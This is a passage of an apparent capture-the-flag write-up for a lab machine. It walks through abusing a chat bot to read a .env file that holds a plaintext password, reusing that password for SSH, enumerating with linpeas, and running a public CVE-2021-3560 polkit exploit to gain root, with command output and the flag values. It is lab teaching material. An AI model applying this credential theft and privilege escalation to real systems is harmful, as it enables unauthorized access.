-rw------- 1 dwight dwight 45 Apr 19 14:56 .dbshell
-rw------- 1 dwight dwight 16 Jul 3 2021 .esd_auth
-rwxrwxr-x 1 dwight dwight 2454 Apr 19 13:43 expl2.py
-rwxrwxr-x 1 dwight dwight 2434 Apr 19 14:59 exploit.py
-rwxrwxr-x 1 dwight dwight 2435 Apr 19 10:52 expl.py
drwx------ 3 dwight dwight 69 Apr 19 17:29 .gnupg
drwx------ 8 dwight dwight 4096 Apr 19 09:13 hubot
-rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
-rw------- 1 dwight dwight 41 Apr 19 13:51 .lesshst
-rwxrwxr-x 1 dwight dwight 762836 Jan 16 08:52 linpeas.sh
-rw-rw-r-- 1 dwight dwight 172424 Apr 19 10:45 linpes_Output.txt
drwx------ 3 dwight dwight 19 Jul 3 2021 .local
-rwxrwxr-x 1 dwight dwight 3253 Apr 19 12:53 lol.sh
drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
-rw-rw-r-- 1 dwight dwight 2434 Apr 19 17:39 pwn.py
-rw------- 1 dwight dwight 36 Apr 19 16:01 .python_history
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
drwx------ 2 dwight dwight 6 Sep 16 2021 .ssh
-r-------- 1 dwight dwight 33 Apr 19 05:01 user.txt
drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
-rw------- 1 dwight dwight 8258 Apr 19 17:16 .viminfo
-rw-rw-r-- 1 dwight dwight 2433 Apr 19 16:10 vuln.py
```

- it worked and there is the user flag lets try read it < recyclops file ../user.txt > , and I have no permission to read it



recyclops Bot 5:46 PM
Access denied.


- so we search navigate to dwight direcroty < recyclops list ../../dwight > here we found a directory called hunbot we found a file called a .env and here we will found a password



```
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1

<!=====End of file ../../dwight/hubot/.env=====>
```


- we know that dwight is who made it and he is a user in the system let's try to connect by ssh

└─$ ssh dwight@10.10.11.143



```
└─$ ssh dwight@10.10.11.143
dwight@10.10.11.143's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Tue Apr 19 17:27:00 2022 from [redacted]
[dwight@paper ~]$
```


[dwight@paper ~]$ cat user.txt



```
[dwight@paper ~]$ ls user.txt
user.txt
[dwight@paper ~]$ cat user.txt
f9c76211cce707d7dbf8b401466c93d6
[dwight@paper ~]$
```


- now we copy linpeas from our pc to the machine using scp * linpeas is a tool to enumurate linux to help u do privilege esclation

└─$ scp ./linpeas.sh dwight@10.10.11.143:/tmp/test/




```
└─$ scp ./linpeas.sh dwight@10.10.11.143:/tmp/test/
dwight@10.10.11.143's password:
linpeas.sh                                                                                    100%  758KB  91.3KB/s   00:08
```

[dwight@paper ~]$ ./linpeas.sh



```
System Information

Operative system
https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.18.0-348.7.1.el8_5.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc version 8.5.0 20210514 (Red Hat 8.5.0-4) (GCC)) #1 SMP Wed Dec 22 13:25:12 UTC 2021
lsb_release Not Found

Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.29

CVEs Check
Vulnerable to CVE-2021-3560


PATH
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
New path exported: /home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/sbin:/bin

Date & uptime
Tue Apr 19 18:08:11 EDT 2022
 18:08:11 up 13:07,  3 users,  load average: 0.84, 0.32, 0.66

Any sd*/disk* disk in /dev? (limit 20)
disk
```

- here we found that here a cve-2021-3560 lets check it’s exploit



CVE-2021-3560 exploit

حوالي 48,100 نتيجة (0.60 ثانية)


https://github.com › Almorabea › blob ▾ ترجم هذه الصفحة

Polkit-exploit/CVE-2021-3560.py at main - GitHub

Privilege escalation with polkit - **CVE-2021-3560**. Contribute to Almorabea/Polkit-**exploit** development by creating an account on GitHub.


https://github.com › secnigma › CVE-... ▾ ترجم هذه الصفحة

- we check if there a python here




```
[dwight@paper test]$ python3 -V
Python 3.6.8
[dwight@paper test]$
```

- then we can copy the code and make a file and paste it < $ nano exploit.py > then run it < $python3 exploit.py >



```
[dwight@paper test]$ python3 exploit.py
**************
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original exploit author: Kevin Backhouse
For more details check this out: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/
**************
[+] Starting the Exploit
[+] User Created with the name of ahmed
[+] Timed out at: 0.007706510062942052
[+] Timed out at: 0.008683810457087635
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root
bash: cannot set terminal process group (235859): Inappropriate ioctl for device
bash: no job control in this shell
[root@paper test]# id
uid=0(root) gid=0(root) groups=0(root)
[root@paper test]#
```

- it may fail in the first tiime so try it again and it will work, and now let's get root flag



```
[root@paper test]# cd
[root@paper ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
[root@paper ~]# cat root.txt
ae0f80b774ce736dcf655aea9468f5cf
[root@paper ~]# 
```